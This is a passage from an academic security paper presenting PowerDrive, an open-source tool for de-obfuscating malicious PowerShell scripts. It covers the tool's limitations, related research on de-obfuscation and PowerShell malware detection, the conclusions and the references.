Although `PowerDrive` proved to be very useful at de-obfuscating and analyzing malicious `PowerShell` codes in the wild, it still features some limitations. The first one concerns the employed methodology. Notably, our idea was developing an approach that could quickly and effectively provide feedback to the analyst, and regex is excellent for this purpose. However, albeit we did not observe it in the wild, using such an approach may expose the de-obfuscation system to evasion attempts that target the implemented regex. Although regex can be refined to address such attempts, more sophisticated techniques (*e.g.*, statistical-based) may be necessary, as it already happens with X86 malware [32].

We also point out some technical limitations: *(i)* the lack of *variable tracing*, which does not allow users to taint variables, in order to see how they evolve during code execution; *(ii)* `PowerDrive` cannot instrument or de-obfuscate attacks that employ APIs belonging to the `.NET` language, but it only works with cmdlets *(iii)* as stated in Section 5, we were not able to analyze 186 files during our evaluation. In particular, in some cases, it was not possible to decompress some byte sequences that were previously encoded with `Base64`. In other cases, the script employed compression through `gzip`, which is currently not supported by our system. Moreover, some scripts contacted external URLs to receive bytes that would be used as variables of the `PowerShell` script. Finally, we found some

variants of the String-based obfuscation that made our regex-based de-obfuscation detection fail; *(iv)* fileless malware detection is currently not supported. We plan to extend `PowerDrive` to address such limitations.

Finally, as future work, we plan to integrate `PowerDrive` with other technologies, for example with machine learning-based ones. Apart from solving the classical problem of detecting attacks, it would be even more interesting to understand the adversarial aspects of the problem, by for example generating automatic scripting codes that can evade deep learning algorithms, also employed in previous works (see Section 7).

7 Related Work

We start this section by providing an insight into the prominent, state-of-the-art works on de-obfuscation on binaries and Android applications. Then, we focus more on `PowerShell` scripts, by describing the contributions proposed by researchers and companies for their analysis and detection.

De-Obfuscation. First works on analyzing obfuscated binaries were proposed by Kruegel *et al.* [15], by referring to the obfuscation strategies defined by Collberg *et al.* [7]. In particular, this work discussed basic techniques to reconstruct the program flow in obfuscated binaries and tested if popular, off-the-shelf tools were able to analyze such binaries. Udupa *et al.* [29] proposed some control flow-related strategies to de-obfuscate X86 binaries, including cloning and constraint-based static analysis to determine the feasibility of specific execution paths. Anckaert *et al.* [1] defined quantitative metrics to measure the effectiveness of de-obfuscation techniques applied against control flow flattening and static disassembly thwarting.

Further important works focused on analyzing obfuscated malware whose instructions were loaded through a VM-based interpreter [25]. In particular, Coogan *et al.* [8] proposed a technique to recognize instructions that do not belong to the original code by analyzing those that directly affect the values of system calls. Yadegari *et al.* [32] further extended this work by proposing a general de-obfuscation approach that employs taint propagation and semantics-preserving code transformations. The idea here is using these techniques to reverse engineer complex Control Flow Graphs that were generated through Return Oriented Programming (ROP) and reconstruct them while preserving the application semantics.

As can be seen, the majority of the de-obfuscation techniques applied to binaries feature the reconstruction of the samples control-flow graphs. `PowerShell` scripting codes are typically much more straightforward from this perspective, as the efforts of the attackers focused on making very compact sequences of instructions as less readable as possible. Hence, the de-obfuscation techniques

employed in this paper have been specifically tailored to how `PowerShell` scripts typically work.

Some more recent works on de-obfuscation of Android applications are also worth a mention. In particular, Bichsel *et al.* [2] proposed a de-obfuscation approach based on probabilistic approaches that use dependency graphs and semantic constraints. Wong and Lie [31] adopted code instrumentation and execution to understand what kind of obfuscation has been employed by the Android app. Notably, code instrumentation is an approach that is also used (albeit in a different fashion) by `PowerDrive` by overriding cmdlets.

PowerShell Analysis. Rousseau [24] proposed different methods to facilitate the analysis of malicious `PowerShell` scripts. These techniques require in-depth knowledge of the .NET framework and their implementation has not been publicly released. A large-scale analysis of `PowerShell` attacks has been proposed by Bohannon *et al.* [5] (who, incidentally, have also released the obfuscator mentioned in Section 3). To address the complexity of obfuscated scripts, the authors proposed various machine learning strategies to statically distinguishing between *obfuscated* and *non-obfuscated* files. To this end, they released `Revoke-Obfuscation` [4], an automatic tool that models each `PowerShell` script as an Abstract Syntax Tree (AST), thus performing classification by using linear regression and gradient descent algorithms. However, apart from stating information about whether the file is obfuscated or not, the tool does not perform de-obfuscation.

Other machine learning-based approaches used Deep Learning to distinguish between malicious and benign files. Hendler *et al.* [14] proposed a classification method in which Natural Language Processing (NLP) techniques and Convolutional Neural Networks (CNN) were used together. FireEye [10] also employed a detection approach based on machine learning and NLP, by resorting to a tree-based stemmer. This approach is more focused on analyzing single `PowerShell` commands more than the entire scripts. Finally, Rusak *et al.* [11] proposed a detection approach by modeling `PowerShell` codes with AST and by using Deep Learning algorithms to perform classification.

Finally, concerning off-the-shelf tools to analyze `PowerShell`, PSDecode [22] is the only publicly available one that can be used to de-obfuscate scripts. Its core idea (i.e., overriding cmdlets with customized code) has points in common with the approach we adopted in this paper. However, its output and performances exhibit significant limitations, making the tool entirely unfeasible for being used on real scenarios. Furthermore, the tool does not consider multiple corner cases and crashes against scripts obfuscated with [3].

From the works that we described here, it is evident that `PowerShell` analysis is still a fresh, novel topic to be deeply studied. The scarcity of publicly available, efficient tools for de-obfuscating malicious `PowerShell` codes constitutes a strong motivation for the release of `PowerDrive`.

8 Conclusions

In this paper, we presented `PowerDrive`, an automatic, open-source system for de-obfuscating and analyzing `PowerShell` malicious files. By resorting to the static and dynamic analysis of the code, `PowerDrive` was able to de-obfuscate thousands of malicious codes in the wild, thus providing interesting insights into the structure of these attacks. Moreover, `PowerDrive` can recursively de-obfuscate `PowerShell` scripts through multiple layers, by providing a robust and easy-to-use approach to analyze these scripts. We are publicly releasing `PowerDrive`, along with the dataset used for this work, with the hope of fostering research in the analysis of `PowerShell` attacks. `PowerDrive` can also be integrated with other systems to carry out further investigations and provide additional insight into the functionality of `PowerShell` malware.

Acknowledgements

This work was supported by the INCLOSEC and PISDAS projects, funded by the Sardinian Regional Administration (CUPs G88C17000080006 and E27H1400 3150007).

References

1. Bertrand Anckaert, Matias Madou, Bjorn De Sutter, Bruno De Bus, Koen De Bosschere, and Bart Preneel. Program obfuscation: A quantitative approach. In *Proceedings of the 2007 ACM Workshop on Quality of Protection*, QoP '07, pages 15–20, New York, NY, USA, 2007. ACM.
2. Benjamin Bichsel, Veselin Raychev, Petar Tsankov, and Martin Vechev. Statistical deobfuscation of android applications. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 343–355, New York, NY, USA, 2016. ACM.
3. Daniel Bohannon. Invoke-Obfuscation. `https://github.com/danielbohannon/Invoke-Obfuscation`.
4. Daniel Bohannon and Lee Holmes. Revoke-obfuscation. `https://github.com/danielbohannon/Revoke-Obfuscation`, 2017.
5. Daniel Bohannon and Lee Holmes. Revoke-obfuscation: Powershell obfuscation detection using science. `https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/revoke-obfuscation-report.pdf`, 2017.
6. Security Boulevard. Following a Trail of Confusion: PowerShell in Malicious Office Documents. `https://www.bromium.com/powershell-malicious-office-documents/`, 2018.
7. Christian Collberg, Clark Thomborson, and Douglas Low. A taxonomy of obfuscating transformations. Technical Report 148, Department of Computer Sciences, The University of Auckland, July 1997.

8. Kevin Coogan, Gen Lu, and Saumya K. Debray. Deobfuscation of virtualization-obfuscated software: A semantics-based approach. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, CCS '11, pages 275–284, New York, NY, USA, 2011. ACM.
9. ESET. Vba dynamic hook. `https://github.com/eset/vba-dynamic-hook`, 2016.
10. FireEye. Malicious PowerShell Detection via Machine Learning. `https://www.fireeye.com/blog/threat-research/2018/07/malicious-powershell-detection-via-machine-learning.html`, July 2018.
11. Una-May OReilly Gili Rusak, Abdullah Al-Dujaili. Poster: Ast-based deep learning for detecting malicious powershell. *CoRR*, abs/1810.09230, 2018.
12. Google. Virustotal. `https://www.virustotal.com`.
13. Daniel Grant. Deobfuscating PowerShell: Putting The Toothpaste Back In The Tube. `https://www.endgame.com/blog/technical-blog/deobfuscating-powershell-putting-toothpaste-back-tube`, October 2018.
14. Danny Hendler, Shay Kels, and Amir Rubin. Detecting malicious powershell commands using deep neural networks. In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, ASIACCS '18, pages 187–197, New York, NY, USA, 2018. ACM.
15. Christopher Kruegel, William Robertson, Fredrik Valeur, and Giovanni Vigna. Static disassembly of obfuscated binaries. In *Proceedings of the 13th Conference on USENIX Security Symposium - Volume 13*, SSYM'04, pages 18–18, Berkeley, CA, USA, 2004. USENIX Association.
16. Malwarebytes. State of Malware Report. `https://resources.malwarebytes.com/files/2019/01/Malwarebytes-Labs-2019-State-of-Malware-Report-2.pdf`, 2019.
17. McAfee. Fileless malware execution with powershell is easier than you may realize. `https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-fileless-malware-execution.pdf`, 2017.
18. McAfee. Labs Threats Report. `https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-sep-2018.pdf`, September 2018.
19. Microsoft Corporation. PowerShell. `https://docs.microsoft.com/en-us/powershell/scripting/powershell-scripting?view=powershell-6`.
20. PaloAlto. Pulling back the curtains on encodedcommand powershell attacks. `https://researchcenter.paloaltonetworks.com/2017/03/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks/`, 2017.
21. PDQ. Powershell Commands List. `https://www.pdq.com/powershell/`.
22. R3RUM. Psdecode. `https://github.com/R3MRUM/PSDecode`, 2018.
23. Rapid7. Metasploit. `https://www.metasploit.com`.
24. Amanda Rousseau. Hijacking .net to defend powershell. *CoRR*, abs/1709.07508, 2017.
25. Monirul Sharif, Andrea Lanzi, Jonathon Giffin, and Wenke Lee. Automatic reverse engineering of malware emulators. In *2009 30th IEEE Symposium on Security and Privacy*, pages 94–109, May 2009.
26. Sophos. SophosLabs 2019 Threat Report. `https://www.sophos.com/en-us/medialibrary/pdfs/technical-papers/sophoslabs-2019-threat-report.pdf`, 2018.
27. Symantec. Internet Security Threat Report. `https://www.symantec.com/content/dam/symantec/docs/reports/istr-23-2018-en.pdf`, March 2018.
28. Trustedsec. Social engineering toolkit. `https://github.com/trustedsec/social-engineer-toolkit`.

29. Sharat K. Udupa, Saumya K. Debray, and Matias Madou. Deobfuscation: reverse engineering obfuscated code. In *12th Working Conference on Reverse Engineering (WCRE'05)*, pages 10 pp.–54, November 2005.
30. Denis Ugarte. Powerdrive. `https://github.com/denisugarte/PowerDrive`, 2019.
31. Michelle Y. Wong and David Lie. Tackling runtime-based obfuscation in android with tiro. In *Proceedings of the 27th USENIX Conference on Security Symposium*, SEC'18, pages 1247–1262, Berkeley, CA, USA, 2018. USENIX Association.
32. Babak Yadegari, Brian Johannesmeyer, Benjamin Whitely, and Saumya K. Debray. A generic approach to automatic deobfuscation of executable code. In *2015 IEEE Symposium on Security and Privacy*, pages 674–691, May 2015.